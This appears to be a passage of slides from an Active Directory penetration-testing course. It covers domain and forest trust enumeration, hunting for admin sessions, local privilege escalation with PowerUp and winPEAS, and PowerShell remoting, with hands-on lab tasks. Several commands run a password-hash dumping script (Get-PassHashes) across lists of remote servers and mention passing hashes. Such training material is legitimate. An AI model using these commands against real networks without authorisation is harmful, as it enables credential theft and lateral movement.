
- Default/Automatic Trusts
 - Parent-child trust
 - It is created automatically between the new domain and the domain that precedes it in the namespace hierarchy, whenever a new domain is added in a tree. For example, us.techcorp.local is a child of techcorp.local)
 - This trust is always two-way transitive.
 - Tree-root trust
 - It is created automatically between whenever a new domain tree is added to a forest root.
 - This trust is always two-way transitive.

Domain Enumeration - Trusts



Domain Enumeration - Trusts


- External Trusts
 - Between two domains in different forests when forests do not have a trust relationship.
 - Can be one-way or two-way and is nontransitive.



Domain Enumeration - Trusts

Forest Trusts

- Between forest root domain.
- Cannot be extended to a third forest (no implicit trust).
- Can be one-way or two-way and transitive or non-transitive.



Domain Enumeration - Trusts

Domain Trust mapping

- Get a list of all domain trusts for the current domain

`Get-DomainTrust`

`Get-DomainTrust -Domain techcorp.local`

`Get-ADTrust`

`Get-ADTrust -Identity techcorp.local`

Domain Enumeration - Forest

Forest mapping

- Get details about the current forest

Get-Forest

`Get-ADForest`

- Get all domains in the current forest

Get-ForestDomain

`(Get-ADForest).Domains`

Domain Enumeration - Forest

Forest mapping

- Get all global catalogs for the current forest

`Get-ForestGlobalCatalog`

```
Get-ADForest | select -ExpandProperty GlobalCatalogs
```

- Map trusts of a forest

`Get-ForestTrust`

```
Get-ADTrust -Filter 'intraForest -ne $True' -Server (Get-ADForest).Name
```


Hands-On 4

- Enumerate all domains in the techcorp.local forest.
- Map the trusts of the us.techcorp.local domain.
- Map External trusts in techcorp.local forest.
- Identify external trusts of us domain. Can you enumerate trusts for a trusting forest?

Domain Enumeration – User Hunting

- Find all machines on the current domain where the current user has local admin access (PowerView):
`Find-LocalAdminAccess -Verbose`
- This function queries the DC of the current or provided domain for a list of computers (`Get-DomainComputer`) and then use multi-threaded `Test-AdminAccess` on each machine.
- This can also be done with the help of remote administration tools like WMI and PowerShell remoting. Pretty useful in cases ports (RPC and SMB) used by Find-LocalAdminAccess are blocked.
- See `Find-WMILocalAdminAccess.ps1` and `Find-PSRemotingLocalAdminAccess.ps1`


Domain Enumeration – User Hunting



Domain Enumeration – User Hunting

- Find computers where a domain admin (or specified user/group) has sessions:
`Find-DomainUserLocation -Verbose`
`Find-DomainUserLocation -UserGroupIdentity`
`"StudentUsers"`
- This function queries the DC of the current or provided domain for members of the given group (Domain Admins by default) using `Get-DomainGroupMember`, gets a list of computers (`Get-DomainComputer`) and list sessions and logged on users (`Get-NetSession/Get-NetLoggedon`) from each machine.

Domain Enumeration – User Hunting



Domain Enumeration – User Hunting

- Find computers where a domain admin session is available and current user has admin access (uses `Test-AdminAccess`).


`Find-DomainUserLocation -CheckAccess`

- Find computers (File Servers and Distributed File servers) where a domain admin session is available.

`Find-DomainUserLocation -Stealth`

Privilege Escalation

- In an AD environment, there are multiple scenarios which lead to privilege escalation. We had a look at the following
 - Hunting for Local Admin access on other machines
 - Hunting for high privilege domain accounts (like a Domain Administrator)
- Let's also look for Local Privilege Escalation.



Privilege Escalation - Local

- There are various ways of locally escalating privileges on a Windows box:
 - Missing patches (PrintNightmare/Hivenightmare)
 - Automated deployment, AutoLogon passwords, passwords in files in clear text
 - AlwaysInstallElevated (Any user can run MSI as SYSTEM)
 - Misconfigured Services
 - DLL Hijacking and more
 - NTLM Relaying a.k.a. Won't Fix
- We can use any of below tools for complete coverage
 - PowerUp: <https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>
 - Privesc: <https://github.com/enjoiz/Privesc>
 - winPEAS - <https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS>

Privilege Escalation - PowerUp

Services Issues with PowerUp


- Get services with unquoted paths and a space in their name.
`Get-ServiceUnquoted -Verbose`
- Get services where the current user can write to its binary path or change arguments to the binary
`Get-ModifiableServiceFile -Verbose`
- Get the services whose configuration current user can modify.
`Get-ModifiableService -Verbose`

Privilege Escalation

- Run all checks from :
 - PowerUp
`Invoke-AllChecks`
 - Privesc:
`Invoke-PrivEsc`
 - PEASS-ng:
`winPEASx64.exe`

Hands-On 5

- Exploit a service on student~~x~~ and elevate privileges to local administrator.
- Identify a machine in the domain where studentuser~~x~~ has local administrative access due to group membership.



PowerShell Remoting

- Think of PowerShell Remoting (PSRemoting) as psexec on steroids but much more silent and super fast!
- PSRemoting uses Windows Remote Management (WinRM) which is Microsoft's implementation of WS-Management.
- Enabled by default on Server 2012 onwards with a firewall exception.
- Uses WinRM and listens by default on 5985 (HTTP) and 5986 (HTTPS).
- It is the recommended way to manage Windows Core servers.
- You may need to enable remoting (Enable-PSRemoting) on a Desktop Windows machine, Admin privs are required to do that.
- The remoting process runs as a high integrity process. That is, you get an elevated shell.

PowerShell Remoting

One-to-One

- PSSession
 - Interactive
 - Runs in a new process (wsmprovhost)
 - Is Stateful
- Useful cmdlets
 - `New-PSSession`
 - `Enter-PSSession`

PowerShell Remoting

One-to-Many

- Also known as Fan-out remoting.
- Non-interactive.
- Executes commands in parallel.
- Useful cmdlets
 - `Invoke-Command`

PowerShell Remoting - Invoke-Command

- Run commands and scripts on
 - multiple remote computers,
 - in disconnected sessions (v3)
 - as background job and more.
- The best thing in PowerShell for passing the hashes, using credentials and executing commands on multiple remote computers.
- Use `–Credential` parameter to pass username/password.

PowerShell Remoting - Invoke-Command

- Use below to execute commands or scriptblocks

```
Invoke-Command -Scriptblock {Get-Process} -ComputerName  
(Get-Content <list_of_servers>)
```

- Use below to execute scripts from files

```
Invoke-Command -FilePath C:\scripts\Get-PassHashes.ps1 -  
ComputerName (Get-Content <list_of_servers>)
```

PowerShell Remoting - Invoke-Command

- Use below to execute locally loaded function on the remote machines:
`Invoke-Command -ScriptBlock ${function:Get-PassHashes} -ComputerName (Get-Content <list_of_servers>)`
- In this case, we are passing Arguments. Keep in mind that only positional arguments could be passed this way:
`Invoke-Command -ScriptBlock ${function:Get-PassHashes} -ComputerName (Get-Content <list_of_servers>) -ArgumentList`

PowerShell Remoting - Invoke-Command

- Use below to execute "Stateful" commands using `Invoke-Command`:

```
$Sess = New-PSSession -Computername Server1  
Invoke-Command -Session $Sess -ScriptBlock {$Proc = Get-  
Process}  
Invoke-Command -Session $Sess -ScriptBlock {$Proc.Name}
```

PowerShell Remoting - Tradecraft

